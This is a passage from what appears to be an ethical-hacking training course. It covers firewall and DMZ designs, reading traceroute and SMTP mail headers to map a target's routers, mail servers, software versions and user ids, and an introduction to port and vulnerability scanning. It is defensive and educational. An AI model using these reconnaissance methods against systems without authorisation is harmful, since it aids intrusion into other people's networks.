


FIGURE 16: Multi-Homed Proxies

Notes

The Application Proxy Firewall

If we consider each of our dual homed hosts and software proxies above as separate entities, it is clear that one highly specified host could support all the proxy services, as shown in Figure 17. This is the definition of an Application Proxy Firewall, such as Axent's Raptor or NAI's Gauntlet.




FIGURE 17: Application Proxies

Layering Firewalls

Although we have ensured that should the router security be compromised, the attacker is no closer to the LAN hosts, we have not yet addressed the issue of a compromise of the public servers (Mail and

Notes

WWW) which are still present on the corporate network. These servers could be placed outside the Firewall (an area originally known as the DMZ) they would then lose the extra protection the firewall proxies provided. Since they are the hosts most likely to be targeted by an attacker, this is a far from ideal situation.

By layering two firewalls, Figure 18, and placing the public hosts in between, the attacker is still one firewall from the network in the event of a compromise, but the LAN hosts are still protected by the internal firewall.




FIGURE 18: Internal and External Firewall Configuration

Notes

Whilst this layered approach presents the ideal solution, two firewalls involve twice the cost - and Firewall technology and the associated servers are costly, in some cases too costly.

Multiple Firewall Interfaces

To provide much of the security of the layered paradigm, while reducing the hardware costs, the concept of a DMZ interface was introduced, and is shown below in Figure 19.




FIGURE 19: Multiple Firewall Interfaces

Notes

Although we have only one Firewall, different rules may be applied to each interface. The public servers are segregated at least from the LAN hosts, and possibly from each other, greatly limiting an attackers progression though the network should one host fall.

Availability and Reliability

The network security design thus far has revolved around the integrity of the hosts and network through restricting an attacker's access to the hosts and limiting the consequent progression through that network should a host fall. Each of the security decisions above has also adversely affected the availability and reliability of the network. Each multi-homed bastion host (which we will refer to as a firewall in this context) has introduced another potential point of failure. Each hurdle we have placed in the path of an attacker has also introduced a performance bottleneck for genuine users.

Notes

Implementations of Availability and Reliability

Many vendors now produce Fail-Over or High Availability versions of their product, whether based on the underlying OS or on the Firewall product itself. In these cases, each single Firewall object is a cluster of devices, either waiting as hot standbys or load-balancing incoming traffic, as shown in Figure 20, below.




FIGURE 20: High-Availability Heart-beat configuration

Notes

These multiple firewalls may either act as a single logical device, or as multiple devices; perhaps homed through different ISP or WAN providers.




FIGURE 21: High-Availability Firewall Cluster with Dual IPS's

Eliminating Single Points of Failure (SPF's)

Individual public servers may also present single points of failure (SPF's), in which case a multiple servers may be arranged into a farm to reduce the potential for a single failure to disrupt the whole service. The load on the individual servers should be monitored carefully, as

Notes


demonstrated in 1997 when after one of the 8 root name servers failed, the increased load on the other 7 caused further failures and massive delays in DNS lookups.

Corporate Network Example

Increasingly, a corporate web presence is a dynamic service with links to other public services, and key data sources within the organization.

Consider an online financial service allowing customers to view and change a portfolio of investments. The service must provide not only secure connectivity from the customer to the site, but must have access back to confidential customer data along with current fiscal information - likely to be held in corporate databases.

Notes



Notes

FIGURE 22: High-Availability Multi-Cluster Configuration

We have now layered many obstacles in the attackers path:

- Dual homing the web servers to prevent any logical routing from the Internet to the sensitive database server(s).
- Placing these web servers behind a high availability Firewall cluster.
- Placing the Replicated Database server(s) behind another clustered high availability Firewall.

Inserting a further high availability Firewall cluster between the replicated database server(s) and the real one(s).

Some customers have gone further still, utilizing different networking protocols or technologies between each layer. Whilst this increases security by hampering an attackers progress further, care should be taken to ensure that administrative and operational needs are also taken into account.

Conclusions

We have summarised the development of secure network design since the security threat to public or Internet facing systems became apparent. As a full assessment should involve a review of the logical security, an ethical hacker must be aware of both the design decisions and constraints involved in building a corporate Internet presence.

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Analyzing passively gathered information to deduce the nature of a network.
- ❑ Using ping and equivalents to map live hosts.
- ❑ Interpreting traceroute results to identify intermediate (upstream) devices on a network.
- ❑ Analyzing SMTP mail headers for information relating to network topology.
- ❑ Explaining how enhancements to traceroute to can be used for advanced mapping.
- ❑ Detailing the impact of an attacker installing a network sniffer.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Module 8

Interpreting Network Results

About This Module

Purpose of this Module

In this module we will examine techniques for interpreting and collating the Network Results we have gathered during the active information gathering phase. This will enable us to identify potential attack opportunities, and other potential targets.

Module Objectives

When you complete this module you will be able to:

- Interpret the results from the network enumeration techniques.
- Collate information to construct a loose logical and physical diagram of the target network topology.

Notes

Interpreting Network Results

Introduction

For the purposes of course structure Active Information Gathering and Target Mapping have been separated. It should be noted, however, that in practice the process of scanning and mapping is iterative. As such, this module will re-visit some of the techniques discussed previously while applying them to the results we have gathered thus far.

Live Hosts

Our various ping package results should have given us information regarding live hosts visible on the target network. These results will often be incomplete due to filtering of ICMP, as discussed. We must therefore combine the results of our standard ping probes with those of our port probes for specific services.

It may be that seemingly new hosts detected through a service probe are in fact NAT addresses projected by the Firewall to obscure the true identity of the public servers; this should become apparent in the host scanning phase of the assessment.

Traceroute

We have already mentioned that traceroute results may reveal information about upstream devices, at least their IP's and possibly revealing names.

Consider the following traceroute, in Figure 23:

Notes

```
glyng@anon [~] $ traceroute x.82.84.33
traceroute to x.82.84.33 (x.82.84.33), 64 hops max, 40 byte packets
 1  cohost-gw.liberator.anon.dom.uk (x.13.212.254)  1.373 ms  1.123 ms  1.280 ms
 2  x.13.y.21 (x.13.y.21)  3.680 ms  3.506 ms  4.583 ms
 3  borggw-enterprise.anon.dom.uk (x.13.y.17)  127.189 ms  257.404 ms  208.484 ms
 4  anondom-peering-gw.network.dom (y.93.144.89)  471.68 ms  376.875 ms  228.286 ms
 5  fe5-0.linx1.nacamar.dom.uk (y.162.231.225)  2.961 ms  3.852 ms  2.974 ms
 6  fe0-0.lon0.nacamar.dom.uk (y.162.231.234)  3.979 ms  3.243 ms  4.370 ms
 7  x.172.154.5 (x.172.154.5)  11.454 ms  4.221 ms  3.333 ms
 8  gw.linx.ja.dom (y.66.224.15)  5.392 ms  3.348 ms  3.199 ms
 9  london-gw.ja.dom (z.86.1.14)  155.39 ms  156.912 ms  6.890 ms
10  atmr-ulcc.lmn.dom.uk (z.97.255.66)  7.327 ms  8.427 ms  10.88 ms
11  middlesex.lmn.dom.uk (y.83.101.210)  9.x ms  11.737 ms  11.680 ms
12  z.94.242.2 (z.94.242.2)  10.371 ms  9.911 ms  10.754 ms
13  z.94.80.2 (z.94.80.2)  14.586 ms *  16.1 ms
14  z.94.81.1 (z.94.81.1)  14.664 ms  16.816 ms  19.552 ms
15  * * *
16  z.94.81.1 (z.94.81.1)  46.86 ms  15.872 ms *
17  * * *
```

FIGURE 23: Traceroute results

Our first four hops (co-host to annonet-peering-gw) are the packet's exit from our service provider. The packet then proceeds across various back bone routers (fe5-0.linx1 to london-gw) before reaching the target ISP's network.

Although the traceroute then proceeds to time out, we can assume that the z.94.81.1 hop is possibly the last before our target (perhaps the near end of a serial/ISDN link to the router, or a local router before the Firewall).

We would therefore include both the z.94.81.1 and y.83.101.210 in our study, as vulnerabilities in these routers could allow us to source route packets in an attack, or redirect traffic intended for the site to an alternative destination (for example a competitor, hoax site or simply a void).

Notes

SMTP Headers

By examining the delivery failure received in response to our broken e-mail earlier, we can deduce more about the target network.

Notes

.

```
1.Received: from odin.iss.net ([208.27.176.11]) by msgatl03.iss.net with SMTP
(Microsoft Exchange Internet Mail Service Version 5.5.2650.21)
2.id 3W02J48T; Wed, 19 Jul 2000 10:56:32 -0400
3.Received: from loki.iss.net (IDENT:root@loki [208.21.0.3])
4.by odin.iss.net (8.9.3/8.9.3) with ESMTP id KAA32068
5.for <glyng@odin.iss.net>; Wed, 19 Jul 2000 10:58:07 -0400
6.Received: from atla-mx1.iss.net (atla-mx1.iss.net [208.21.0.9])
7.by loki.iss.net (8.9.3/8.9.3) with ESMTP id KAA20465
8.for <glyng@iss.net>; Wed, 19 Jul 2000 10:57:48 -0400
9.Received: from atla-mx1.iss.net (localhost [127.0.0.1])
10.by atla-mx1.iss.net (8.9.3/8.9.2) with ESMTP id KAA12130
11.for <glyng@iss.net>; Wed, 19 Jul 2000 10:58:48 -0400 (EDT)
12.Received: from bftoemail30.bigfoot.com (bftoemail30.bigfoot.com
[208.156.39.144])
13.by atla-mx1.iss.net (8.9.3/8.9.2) with SMTP id KAA12123
14.for <glyng@iss.net>; Wed, 19 Jul 2000 10:58:47 -0400 (EDT)
15.Received: from bigfoot.com ([192.168.4.191])
16.by bftoemail30.bigfoot.com (Bigfoot Toe Mail v1.0
17.with message handle 000719_110017_1_bftoemail30_smtp;
18.Wed, 19 Jul 2000 11:00:17 -0500
19.for glyng@bigfoot.com
20.Received: from bigfoot.com ([192.168.4.193])
21.by BFLITEMAIL1.bigfoot.com (LiteMail v2.42(BFLITEMAIL1)) with SMTP id
19Jul2000_BFLITEMAIL1_33935_114624170;
22.Wed, 19 Jul 2000 11:00:17 -0400 EST
23.Received: from atla-mx1.iss.net ([208.21.0.9])
24.by BFLITEMAIL3.bigfoot.com (LiteMail v2.43(BFLITEMAIL3)) with SMTP id
19Jul2000_BFLITEMAIL3_42976_169877195;
25.Wed, 19 Jul 2000 11:00:16 -0400 EST
26.Received: from atla-mx1.iss.net (localhost [127.0.0.1])
27.by atla-mx1.iss.net (8.9.3/8.9.2) with ESMTP id KAA12078
28.for <glyng@bigfoot.com>; Wed, 19 Jul 2000 10:58:30 -0400 (EDT)
29.Received: from msgatl01.iss.net (msgatl01.iss.net [208.27.176.33])
30.by atla-mx1.iss.net (8.9.3/8.9.2) with ESMTP id KAA12074
31.for <glyng@bigfoot.com>; Wed, 19 Jul 2000 10:58:30 -0400 (EDT)
32.Received: by msgatl01.iss.net with Internet Mail Service (5.5.2650.21)
33.id <NK51WGYL>; Wed, 19 Jul 2000 10:56:19 -0400
34.Message-ID: <B09C8FB3F83BD411BD4D00508B8BEE3F531B7D@msgatl03.iss.net>
From: System Administrator <postmaster@iss.net>
To: glyng@bigfoot.com
Subject: Undeliverable: Testing
Date: Wed, 19 Jul 2000 10:56:18 -0400
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.2650.21)
X-MS-Embedded-Report:
Content-Type: multipart/mixed;
boundary="----_=_NextPart_000_01BFF191.7E7E15CC"

This message is in MIME format. Since your mail reader does not understand
this format, some or all of this message may not be legible.
```

Notes

```
------_=_NextPart_000_01BFF191.7E7E15CC
Content-Type: text/plain;
charset="iso-8859-1"

------_=_NextPart_000_01BFF191.7E7E15CC
Content-Type: message/rfc822

Message-ID: <200007191458.KAA11966@atla-mx1.iss.net>
From: glyng@bigfoot.com
To:
Subject: Testing
Date: Wed, 19 Jul 2000 10:58:03 -0400
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.2650.21)
X-MS-Embedded-Report:
Content-Type: text/plain;
charset="iso-8859-1"

------_=_NextPart_000_01BFF191.7E7E15CC-
```

FIGURE 24: SMTP Header

Each SMTP mail server that handles the e-mail adds it's comments to the top of the headers, hence we will start from line 34 from Figure 24 above.

1. Line 34 reveals the name of msgatl03.iss.net - probably an internal mail server.
2. Line 32 gives us another mail server, msgatl01.iss.net along with the software (Internet Mail Service) and version (5.5.2650.21).
3. Line 29 reveals msgatl01's IP, and the name, software and version of atla-mx1 (which we recall is the primary MX delegation for iss.net).
4. Line 26 echoes some internal mail routing on atla-mx1 - possibly content analysis or a mail proxy to protect the real mail daemon.
5. Line 23 gives us atla-mx1's IP.
6. Line 7 reveals another mail server loki and it's version number.
7. Line 3 furthers this by revealing root@loki as the owner of the process and another IP address.

Notes

8. Finally, line 1 gives us a local mail server and IP - odin and software and version information about the elusive msgatl03 from line 34.

Clearly, a great deal of information is available (and indeed advertised) by mail servers, including specific software (and therefore platform) information, internal IP ranges and even user id's.

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Interpreting the results from the network enumeration techniques.
- ❑ Collate information to constructing a loose logical and physical diagram of the target network topology.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Module 9

Host Scanning

About This Module

Purpose of this Module

This module examines the techniques for identifying the following:

- The target system characteristics.
- The ports open on the system.
- The services offered by the system.
- Vulnerabilities on the system or within its services.

Module Objectives

When you complete this module you will be able to:

- Identify systems remotely using nmap.
- State the advantages and limitation of different TCP port scanning techniques.
- Describe the mechanism used by hping and firewalk to attempt to map Firewall configurations
- Describe the benefits of the following vulnerability scanning tools:
  - ISS Internet Scanner.
  - eEye Retina.
  - vetescan.
  - CIS.

Notes

Host Scanning

Introduction

Having established the topology of the target network, the focus is now on the systems and their services. We shall first enumerate the hosts to gain a view of the possible avenues of attack and then deploy our specialized vulnerability scanners to identify known or potential problems.

Social engineering

Social engineering is still a significant threat to a company's security as the manipulation of workers to gain initial access is a common avenue for attack. IT Security has, in general, reached a maturity where most perimeter access points are secured. Username and password combinations can often be obtained from personnel, thus providing access for the attacker from which privileges may be later escalated.

Enumeration

We will now map the hosts themselves, identifying information about the systems and services involved.

Host and OS Identification

Various tools exist to aid in remotely identifying the target operating systems. Queso, nmap and ISS Internet Scanner all contain identification features, checking for variances in the vendor IP stacks. OS identification will be discussed in more detail in the Masterclass towards the end of this module.

Port Scanning

Once the target network has been mapped and the hosts identified, we must progress to establishing what services the host is providing to the Internet, and therefore an attacker.

Notes

Generic tools are useful for cursory examinations of TCP and UDP services running on probed systems. Examples being:

- fping.
- hping.
- tcpprobe.
- WS_PingPro Pack.

They are not designed to be stealthy and have limited options for focussing the scans on particular ranges such as the Microsoft NetBIOS or Firewall-1 remote management protocols.

Products such as nmap can be targeted to give comprehensive scan coverage of port ranges. Scans based on a targeted services file will reveal known services (and Trojans if they are included), but comprehensive scans of both the 1-1024 and 1025-65535 port ranges should be made for both the UDP and TCP protocols to detect rogue or unregistered ones.

Port scanning is discussed in more detail in the Masterclass at the end of this module.

hping

